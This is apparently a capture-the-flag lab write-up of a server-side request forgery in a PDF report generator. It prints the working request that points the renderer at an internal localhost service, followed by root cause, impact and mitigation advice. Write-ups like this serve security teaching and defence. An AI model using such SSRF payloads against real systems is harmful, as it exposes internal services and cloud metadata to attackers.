SSRF via PDF Renderer Leads to Internal Service Disclosure | ReportVerse
Lab Link
Overview

ReportVerse is a PDF report generator that accepts a user-supplied data source URL and renders the response into a downloadable PDF report.
During testing, the application allowed the dataSourceUrl parameter to point to loopback/internal services. The backend PDF renderer fetched the URL server-side using HeadlessChrome and embedded the internal response inside the generated PDF.
This resulted in Server-Side Request Forgery (SSRF) and exposed an internal-only service.
Objective
The goal of the lab was to identify how the report generator handled external data sources and determine whether it could access internal resources that should not be reachable by normal users.
Vulnerability Identification
The interesting request was the PDF generation endpoint:
1
2
3
POST /api/report/generate HTTP/1.1
Host: reportverse.local
Content-Type: application/json
The request body contained a URL-like parameter:
1
2
3
4
5
6
{
  "dataSourceUrl": "http://127.0.0.1:8080",
  "reportTitle": "Q3 2025 Performance Review",
  "companyName": "Acme Corp",
  "authorName": "J. Smith"
}
The application returned a PDF:
1
2
3
4
HTTP/1.1 200 OK
Content-Type: application/pdf
Content-Disposition: attachment; filename="Q3_2025_Performance_Review.pdf"
X-Powered-By: Express
The PDF metadata showed that it was rendered by HeadlessChrome:
1
2
3
Creator: Mozilla/5.0 ... HeadlessChrome/148.0.0.0 Safari/537.36
Producer: Skia/PDF m148
Title: ReportVerse Internal — System Metrics
This confirmed that the backend was using a browser-based renderer to fetch and render the supplied URL.
Recon / Approach
The first step was to test whether the dataSourceUrl value was fetched by the server instead of the browser.
A normal report generation request was modified so the data source pointed to an internal loopback address:
1
2
3
4
5
6
{
  "dataSourceUrl": "http://127.0.0.1:8080",
  "reportTitle": "Q3 2025 Performance Review",
  "companyName": "Acme Corp",
  "authorName": "J. Smith"
}
Instead of rejecting the loopback URL, the application generated a much larger PDF response.
The generated PDF title changed to:
1
ReportVerse Internal — System Metrics
This indicated that the renderer successfully reached an internal service running on 127.0.0.1:8080.
Exploitation
The final SSRF payload targeted the internal service on localhost:
1
2
3
4
5
6
7
8
9
10
11
POST /api/report/generate HTTP/1.1
Host: reportverse.local
Content-Type: application/json
Origin: http://reportverse.local

{
  "dataSourceUrl": "http://127.0.0.1:8080",
  "reportTitle": "Q3 2025 Performance Review",
  "companyName": "Acme Corp",
  "authorName": "J. Smith"
}
The server responded with a generated PDF:
1
2
3
4
5
HTTP/1.1 200 OK
Content-Type: application/pdf
Content-Length: 125585
Content-Disposition: attachment; filename="Q3_2025_Performance_Review.pdf"
X-Powered-By: Express
The PDF content and metadata confirmed that the internal dashboard was rendered into the report.
Proof / Flag
The generated PDF exposed the internal ReportVerse system metrics page and revealed the lab flag.
1
WEBVERSE{REDACTED}
Root Cause
The root cause was insufficient validation of the user-controlled dataSourceUrl parameter.
The backend trusted an arbitrary URL supplied by the user and passed it directly to a server-side PDF renderer. Because the renderer executed from inside the application environment, it had access to loopback and internal-only services that external users could not normally reach.
The application failed to block dangerous destinations such as:
1
2
3
4
5
6
127.0.0.1
localhost
0.0.0.0
internal service ports
private network ranges
link-local metadata addresses
Impact
An attacker could abuse this behavior to make the server request internal resources.
Depending on the environment, this could lead to:
- Disclosure of internal dashboards
- Leakage of service metadata
- Access to internal APIs
- Exposure of secrets or flags
- Cloud metadata theft
- Further pivoting into backend infrastructure
In this lab, SSRF allowed access to an internal dashboard on localhost and exposed the flag through the generated PDF.
Mitigation
To prevent this issue:
- Do not allow users to supply arbitrary URLs to server-side renderers.
- Use a strict allowlist of approved domains.
- Block loopback, private, link-local, and metadata IP ranges.
- Resolve DNS before making requests and validate the resolved IP.
- Re-check DNS after redirects.
- Disable redirects unless explicitly required.
- Isolate PDF renderers in a restricted network sandbox.
- Prevent renderers from accessing internal services.
- Log and monitor requests to suspicious internal destinations.
- Apply egress filtering at the network level.
Lessons Learned
This lab shows why PDF generators and browser-based renderers are common SSRF targets.
Even though the user only controls a report data source URL, the request is made from the server-side environment. That gives the attacker a way to interact with internal services through the application.
The key finding was that dataSourceUrl could be pointed to:
1
http://127.0.0.1:8080
and the internal response was rendered directly into the downloadable PDF.
Final Classification
1
2
3
4
5
6
Vulnerability: Server-Side Request Forgery
OWASP Top 10:2025: A10 - Server-Side Request Forgery
Impact: Internal service disclosure through PDF renderer
Affected Feature: /api/report/generate
Sink Parameter: dataSourceUrl
Renderer: HeadlessChrome / Skia PDF